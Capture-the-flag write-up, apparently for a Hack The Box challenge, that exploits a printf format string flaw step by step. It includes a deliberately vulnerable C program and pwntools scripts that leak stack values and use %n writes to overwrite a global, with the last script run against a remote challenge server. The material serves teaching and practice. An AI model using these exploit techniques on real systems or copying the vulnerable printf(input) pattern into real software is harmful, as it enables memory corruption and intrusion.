
6) example
i) level one - testing directly on c, we were able to write arbitary values on count using %n and padding




```c
#include <stdio.h>

int main(){
    int count;
    printf("%1234x%n\n", 1, &count);
    printf("%d", count);
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Leet Test]
└─$ gcc test.c && ./a.out
                                                                                        1
1234
```

ii) level two - testing using input



```c
#include <stdio.h>

// gcc experiment.c -o experiment -no-pie
int target = 0x1443c0de; //0x404028

int main()
{
    char input[100];
    fgets(input, 100, stdin);
    printf(input);
    if(target != 0x1443c0de){
        printf("flag{f0rm4ts_ar3_d4nger!}\n");
    }
    else{
        printf("You failed miserably noob!");
    }
}
```




```python
from pwn import *

io = process('./experiment')
context.terminal = ['tmux', 'splitw', '-h']
address = p64(0x404028)
payload =b"%7$lln" + b'aa' + address
io.sendline(payload)
io.interactive()
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Leet Test]
└─$ python3 test.py
[+] Starting local process './experiment': pid 6795
[*] Switching to interactive mode
[*] Process './experiment' stopped with exit code 0 (pid 6795)
aa(@@flag{f0rm4ts_ar3_d4nger!}
[*] Got EOF while reading in interactive
$ 
```

iii) level 3 - changing value in target application


```python
from pwn import *

# basic setup
context.arch = 'x86_64'
io = process('./leet_test')
signal.signal(signal.SIGALRM, signal.SIG_IGN)
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io, gdbscript='b *0x40139c\nc')

# find value of winner
io.sendlineafter(b':', b'%p'*7)
winner_value = int(io.recvuntil(b'\n').rpartition(b')')[-1].strip(), 16)*0x1337c0de

# set the value of winner
winner_address = p64(0x404078)
payload = b'123456789%12$lln' + winner_address
io.sendlineafter(b':', payload)

io.interactive()
```



```
gef➤  x 0x404078
0x404078 <winner>:       0x00000009
```

iv) level 4 - exploiting in local machine


```python
from pwn import *

# basic setup
context.arch = 'x86_64'
io = process('./leet_test')
signal.signal(signal.SIGALRM, signal.SIG_IGN)
context.terminal = ['tmux', 'splitw', '-h']

# find value of winner
io.sendlineafter(b':', b'%p'*7)
rand_value = int(io.recvuntil(b'\n').rpartition(b')')[-1].strip()[:6], 16)
print(f"Random Value: {hex(rand_value)}")
winner_value = (rand_value*0x1337c0de)&0xffffffff
print(f"Winner Value: {hex(winner_value)}")

# set the value of winner
def execute_fmt(payload):
    io.sendlineafter(b':', payload)
    return io.recvline()

f = FmtStr(execute_fmt=execute_fmt, offset=10)
f.write(0x404078, p64(winner_value))
f.execute_writes()

io.interactive()
```



```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Leet Test]
└─$ python3 exploit.py
[+] Starting local process './leet_test': pid 19031
Random Value: 0xf61a
Winner Value: 0x86feea8c
[*] Switching to interactive mode
Please come back later
------------------------
Welcome to HTB!
Please enter your name: [*] Process './leet_test' stopped with exit code 0 (pid 19031)
Hello,
                                                                                    \x00                    \x00
                                                                                      aax@@

Come right in!
[*] Got EOF while reading in interactive
$ 
```

7) exploitation

```python
from pwn import *

# basic setup
context.arch = 'x86_64'
io = process(['nc', '188.166.175.58', '32122'])
signal.signal(signal.SIGALRM, signal.SIG_IGN)
context.terminal = ['tmux', 'splitw', '-h']

# find value of winner
io.sendlineafter(b':', b'%p'*7)
rand_value = int(io.recvuntil(b'\n').rpartition(b')')[-1].strip()[:6], 16)
print(f"Random Value: {hex(rand_value)}")
winner_value = (rand_value*0x1337c0de)&0xffffffff
print(f"Winner Value: {hex(winner_value)}")

# set the value of winner
def execute_fmt(payload):
    io.sendlineafter(b':', payload)
    return io.recvline()

f = FmtStr(execute_fmt=execute_fmt, offset=10)
f.write(0x404078, p64(winner_value))
f.execute_writes()

io.interactive()
```



```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Leet Test]
└─$ python3 exploit.py
[+] Starting local process '/usr/bin/nc': pid 19325
Random Value: 0xd762
Winner Value: 0x2e5246fc
[*] Switching to interactive mode
Please come back later
------------------------
Welcome to HTB!
Please enter your name: Hello,
                                                                                                                           \x90
               \x00                       \x00           \x07aaax@@
Come right in! HTB{y0u_sur3_r_1337_en0ugh!!}

[*] Process '/usr/bin/nc' stopped with exit code 0 (pid 19325)
[*] Got EOF while reading in interactive
$ 
```